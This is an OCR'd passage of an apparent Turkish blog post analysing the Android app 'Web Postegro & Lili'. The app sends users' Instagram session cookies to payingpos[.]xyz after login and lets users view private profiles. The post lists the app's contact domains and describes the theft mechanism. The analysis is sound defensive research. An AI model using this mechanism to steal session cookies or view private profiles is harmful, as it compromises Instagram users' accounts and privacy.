göremedim.







Web Postegro & Lili - Goo
play.google.com/store/apps/details
GitHub sayfam
Hack 4 Career. Infor...
LinkedIn
Mert SARICA (merts...
Inbox - mert.sarica...
Uygulamalar
Kategoriler
Ana Sayfa
Üst sıralar
Yeni yayınlar
Uygulamalarım
Mağaza
Oyunlar
Aile
Editörün Seçimi
Hesap
Ödeme yöntemleri
Abonelikleriniz
Kullan
Hediye kartı satın al
İstek listem
Oyun etkinliğim
Ebeveyn Rehberi
bence
WebPostegro 22 Eylül 2020
Merhaba.Hesabınıza yabancı ülkeden giriş yapılmasının nedeni bizim uygulamada vpn hizmetinin çalışmasıdır ve bunlar uygulamanın düzgün çalışabilmesi içindir. Bizim için en önemli şey kullanıcılırımızın güvenliği ve rahatlığıdır bunun için de, elimizden geleni yapıyoruz.
TÜM İNCELEMELERİ OKU
EK BİLGİ
Güncellendi
8 Eylül 2020
Boyut
2,5M
Yükleme sayısı
50.000+
Mevcut Sürüm
1.0
Gereken Android sürümü
5.0 ve sonrası
İçerik Derecelendirmesi
PEGI 3
Daha Fazla Bilgi
Etkileşimli Öğeler
Sınırsız İnternet
İzinler
Ayrıntıları göster
Rapor
Uygunsuz olarak işaretle
Sunan:
WebPostegro
Geliştirici
webpostegro@gmail.com
Gizlilik Politikası
©2020 Google Site Hizmet Şartları Gizlilik Geliştiriciler Google Hakkında | Konum: Türkiye Dil: Türkçe Tüm fiyatlara KDV dahildir.
Bu öğeyi satın alarak Google Payments ile işlem yapıyorsunuz ve Google Payments Hizmet Şartları ile Gizlilik Uyarısı'nı kabul etmiş oluyorsunuz.



Uygulamalar
Kategoriler
Ana Sayfa
Üst sıralar
Yeni yayınlar
Uygulamalarım
Mağaza
Oyunlar
Aile
Editörün Seçimi
Hesap
Ödeme yöntemleri
Abonelikleriniz
Kullan
Hediye kartı satın al
İstek listem
Oyun etkinliğim
Ebeveyn Rehberi
Emen Kuzu
Adminler selamun aleyküm öncelikle sizden ricamız lütfen bize bakarken ücretsiz yapabilirseniz çok mali̇dule geçer yorumu okuduğunuz ve değerlendirdiğiniz için teşekkürler iyi günler.
WebPostegro
Merhaba. Eğer uygulama ortalaması 4.4 ve üzeri olursa herkese bana kim bakti paketini hediye edeceğiz. Yorumunuz için teşekkürler.
Musa Yakici
Uygulama hiç güvenli̇r değil. Hesabıma bir anda Londra'dan giriş yapildi. Kesinlikle indirmeyin. Anında şifremi değiştirmek zorunda kaldım.
WebPostegro
Merhaba. Uygulama tam güvenlidir buna emin ola bilirsiniz. Bizim için en önemli şey kullanıcılırımızın güvenliğidir ve bunun için elimizden geleni yapıyoruz. Daha fazla ayrıntı için lütfen Kullanıcı Şartlarımız ve Güvenlik Politikamızı inceleyiniz.
Elif Gürcan
Yükledi̇ğiniz ve şi̇freyi girdiğiniz anda hesabınıza yabancı ülkeden giriş yapiliyor. İndirmeyin bence
WebPostegro
Merhaba.Hesabınıza yabancı ülkeden giriş yapılmasının nedeni bizim uygulamada vpn hizmetinin çalışmasıdır ve bunlar uygulamanın düzgün çalışabilmesi içindir. Bizim için en önemli şey kullanıcılırımızın güvenliği ve rahatlığıdır bunun için de, elimizden geleni yapıyoruz.
TÜM İNCELEMELERİ OKU





Google Play sayfasından ön bilgileri topladıktan sonra APKPure sitesinden Web Postegro & Lili uygulamasını analiz etmek için indirdim ve APK dosyasını VirusTotal'a yüklediğimde bu uygulamanın zararlı olduğuna dair herhangi bir ize rastlamadım.

Ardından bu uygulamayı GenyMotion öykünücüsüne yükleyip, favori araçlarından biri olan Charles Proxy yardımı ile çalışma esnasında gerçekleştirdiği HTTP trafiğini kayıt altına almaya başladım. Uygulamanın haberleştiği **payingpos[.]xyz** web sunucusundan gelen ilk yanıtta, uygulama geliştiricisine ait olan postegro.llc Instagram hesabını gördüm. Hesabında paylaştığı fotoğraflardan birinde Google Play'den daha önce bu uygulamanın kaldırıldığını paylaşması dikkatimden kaçmadı. Instgram hesabında yer alan ve alan adı 5 Eylül tarihinde kayıt edilen web adresini ziyaret ettiğimde, Web Postegro & Lili uygulamasını (39.apk) direkt web sitelerinden indirebildiğimi öğrendim.


Apkpure
GAMES
APPS
TOPICS
PRODUCTS
Search...
EN
Facebook
Twitter
YouTube
Home » Apps » Social » Web Postegro & Lili
Web Postegro & Lili
1.0 for Android
0 Reviews | 0 Posts
WebPostegro
Download APK (2.5 MB)
Versions
Using APKPure App to upgrade Web Postegro & Lili, fast, free and save your internet data.
Hesaplari görüntülemek için resmi Postegro uygulamasini indirin.
Resmi Po
uygula
Discover
More »
Netflix
7.74.1 build 26 35115
Netflix, Inc.
Microsoft Edge
45.08.4.5072
Microsoft Corporation
SoundCloud
2020.09.22-release
SoundCloud
Google Chrome: Fast & Secure
85.0.4183.120
Google LLC
Girls' Frontline
2.5605_351
Darkwinter Software Co., Ltd.
HERE WeGo
2.0.14622
HERE Apps LLC
Standoff 2
0.13.6
Axlebolt


Charles 4.5.4 - Session 1 *
File Edit View Proxy Tools Window Help
Structure Sequence
https://www.googleapis.com
https://infinitedata-pa.googleapis.com:443
https://payingpos.xyz
api
versions
1.php?processName=getInformations
https://fonts.gstatic.com
http://connectivitycheck.gstatic.com
https://www.google.com
https://android.clients.google.com
https://android.googleapis.com
https://people-pa.googleapis.com
https://reminders-pa.googleapis.com:443
https://play.googleapis.com
https://graph.facebook.com
https://phonedeviceverification-pa.googleapis.com:443
https://r3---sn-u0g3uxax3-pnud.gvt1.com
https://playatoms-pa.googleapis.com
Overview Request Response Summary Chart Notes
{
"processName": "getInformations",
"status": "success",
"message": "User not found",
"update_app": false,
"update_app_url": "-",
"update_message": "",
"update_size": "0.00",
"needLogout": "1",
"purchased_packages": [],
"purchased_packages_label": "",
"hasNewMessage": 0,
"hide_status": 0,
"all_in_one": 0,
"loadTimeAfterhasAllInOne": 0.055053949356079102,
"terms_url": "https:\/\/payingpos.link\/terms-of-service",
"privacy_url": "https:\/\/payingpos.link\/Privacy_Policy_files",
"iv": "fedcba9876543210",
"instagram_username": "postegro.llc",
"loadTimeAftergetPrices": 0.055055856704711914
}







Charles Proxy ile kayıt altına alınan trafiği incelediğimde, Web Postegro Lili (Web Postegro Lili_v1.0_apkpure.com.apk) uygulamasının kullanım esnasında **payingpos[.]xyz**, **webpostegro[.]net** ve **postegro[.]net** sunucuları ile haberleştiğini gördüm.


39.apk isimli APK dosyasını da VirusTotal'a yüklediğimde

benzer şekilde zararlı olduğuna dair bir uyarı ile karşılaşmadım. Web Postegro & Lili (39.apk) uygulamasının kullanım esnasında **postegro202039348[.]com**, **imagecropper2020[.]com**, **postegro[.]net** ve de kapalı olan **postegro[.]com** sunucuları ile haberleştiğini gördüm. postegro[.]com adresi çalışmadığı için Web Postegro & Lili (39.apk) uygulamasının profillere bakma, profile bakanları gösterme gibi genel fonksiyonları çalışmıyordu dolayısıyla analizime Web Postegro & Lili (Web Postegro Lili_v1.0_apkpure.com.apk) uygulaması üzerinden devam ettim.


Web Postegro & Lili uygulaması çalıştığında karşıma profili gizli olanlara bakma (Hesaplara bak) ve profiline bakanları görmeye (Bana kim baktı) imkan tanıyan menüler geldi. Hesaplara bak menüsüne tıkladığımda uygulama kendi arayüzünden instagram.com sunucusu ile haberleşerek Instagram kullanıcı adı ve parolasının girildiği giriş sayfasını karşıma çıkardı. Bu araştırmaya özel olarak oluşturduğum osmantosman24 Instagram kullanıcı adım ve parolam ile giriş yapar yapmaz uygulamanın arka planda instagram.com sunucusu ile doğrulama sonrasında oluşan oturum bilgilerimi **cookie** parametresi ile **payingpos[.]xyz** adresine gönderdiğini ve bu ve daha fazla bilgimi **/data/data/com.web.lilipostego/shared_prefs/com.web.lilipostego_preferences.xml** dosyasına kayıt ettiğini tespit ettim!



Genymotion for personal use - Google Nexus 6 - Malware...
2:18
Hesaplara bak
Bana kim baktı
Mağaza
Abonelikleriniz
free for personal use



Genymotion for personal use - Google Nexus 6 - Malware...
2:18
Instagram
Phone number, username, or email
Password
Log In
OR
Log in with Facebook
Forgot password?
Don't have an account? Sign up
Get the app.
GET IT ON Google Play
ABOUT HELP PRESS API JOBS PRIVACY TERMS
LOCATIONS TOP ACCOUNTS HASHTAGS LANGUAGE
© 2020 INSTAGRAM FROM FACEBOOK
free for personal use




Uygulamayı kullanabilmem için en az 10 kişinin beni veya benim 10 kişiyi takip etmem gerektiği için hızlıca takibe takip yapan Instagram hesaplarını takip etmeye başlayarak onların da beni takip etmesini sağladım. Takipçi sayımı arttırıp, takip ettiğim tüm hesapları takip etmeyi bıraktıktan sonra uygulamanın menüleri arasında gezmeye başladım ve profili genele kapalı, gizli olan hesapların içeriğini görüntüleyebildim. Görünüşe göre bu uygulama gelirini, uygulama üzerindeki limitlerin (reklam kaldırma, hikayeleri sınırsız görüntüleme, hesaplara sınırsız bakma, profil görüntüleyenlerin isimlerinin sansürsüz görünmesi gibi) belirli bir ücret karşılığında kaldırılması ile sağlıyordu.



Genymotion for personal use - Google Nexus 6 - Malware...
3:02
You have to minimum 10 following or 10 followers. Your following count are 0 and followers count are 0
OK
free for personal use

